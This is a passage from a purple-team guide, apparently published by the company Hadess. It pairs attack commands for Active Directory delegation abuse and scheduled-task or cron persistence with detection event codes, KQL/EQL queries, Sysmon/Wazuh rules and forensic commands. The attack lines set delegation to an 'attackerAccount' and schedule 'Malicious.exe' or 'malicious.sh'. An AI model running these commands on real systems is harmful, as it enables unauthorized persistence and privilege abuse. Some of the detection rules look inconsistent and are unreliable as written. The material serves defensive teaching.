Constrained Delegation Abuse	`Set-ADComputer -Identity "targetComputer" -PrincipalsAllowedToDelegateToAccount "attackerAccount"`	Sets constrained delegation on a target computer to an attacker's account.
Resource-Based Constrained Delegation Abuse	`Add-ADComputerServiceAccount -Identity "targetComputer" -ServiceAccount "attackerAccount"`	Abuses resource-based constrained delegation by assigning a service account to the target computer.

Detection: Event Codes, KQL/EQL, Sysmon, and Wazuh Rules

Event Code	Description	KQL/EQL Rule	Sysmon/Wazuh Rule
5136	A directory service object was modified	`SecurityEvent	where EventID == 5136 and ObjectClass == 'computer' and AttributeLDAPDisplayName == 'msDS-AllowedToDelegateTo'`	
4742	A computer account was changed	`SecurityEvent	where EventID == 4742 and ObjectType == 'computer'`	
4672	Special Privileges Assigned to New Logon	`SecurityEvent	where EventID == 4672`	

Forensics Commands and Codes


Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`tcpdump -i eth0 -w network_traffic.pcap`	Captures network traffic for analysis.

EQL Rule: Anomalous Computer Account Modifications

```
sequence by AccountName
  [security where EventID == 4742 and ObjectType == 'computer']
  [security where EventID == 4672] by AccountName
| where sequence.count > 5
```

Sysmon/Wazuh Rule: Suspicious Computer Account Changes

```
- rule.id: 12
  field: sysmon.target_object
  value: 'msDS-AllowedToDelegateTo'
- rule.id: 4672
  field: sysmon.subject_user_name
  value: 'targetComputer'
```



PURPLE #26

Schedule Task

Attack Techniques and Commands

Technique	Command	Description
Windows Task Scheduling	`schtasks /create /tn "TaskName" /tr "C:\Path\To\Malicious.exe" /sc daily /st 00:00`	Creates a scheduled task in Windows to execute a malicious file.
Linux Cron Job Scheduling	`echo "* * * * * /path/to/malicious.sh" | crontab -`	

Detection: Event Codes, KQL/EQL, Sysmon, and Wazuh Rules

Event Code	Description	KQL/EQL Rule	Sysmon/Wazuh Rule
4698	A scheduled task was created (Windows)	`SecurityEvent | where EventID == 4698`	
1	Process creation (Sysmon)	`Sysmon | where EventID == 1 and CommandLine contains 'schtasks'`	
-	Cron job added (Linux)	`Sysmon | where EventID == 1 and CommandLine contains 'crontab'`	

Forensics Commands and Codes

Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 cmdscan`	Scans for command line history in a memory dump.
`tcpdump -i eth0 -w network_traffic.pcap`	Captures network traffic for analysis.

Full Raw KQL/EQL Rules for Detecting Malicious Task Scheduling

KQL Rule: Suspicious Windows Scheduled Task Creation

```
SecurityEvent
| where EventID == 4698
| project TimeGenerated, AccountName, TaskName, TaskContent
```

KQL

EQL Rule: Anomalous Scheduled Task Execution

```
sequence by Hostname, AccountName
  [process where EventID == 1 and CommandLine contains 'schtasks']
  [process where EventID == 1 and CommandLine contains 'crontab'] by Hostname, AccountName
| where sequence.count > 2
```

Sysmon/Wazuh Rule: Malicious Task Scheduling Detection

```
- rule.id: 1
  field: sysmon.command_line
  value: 'schtasks'
- rule.id: 1
  field: sysmon.command_line
  value: 'crontab'
```



RESOURCES

- https://book.redteamguides.com/
- https://book.blueteamguides.com/



cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.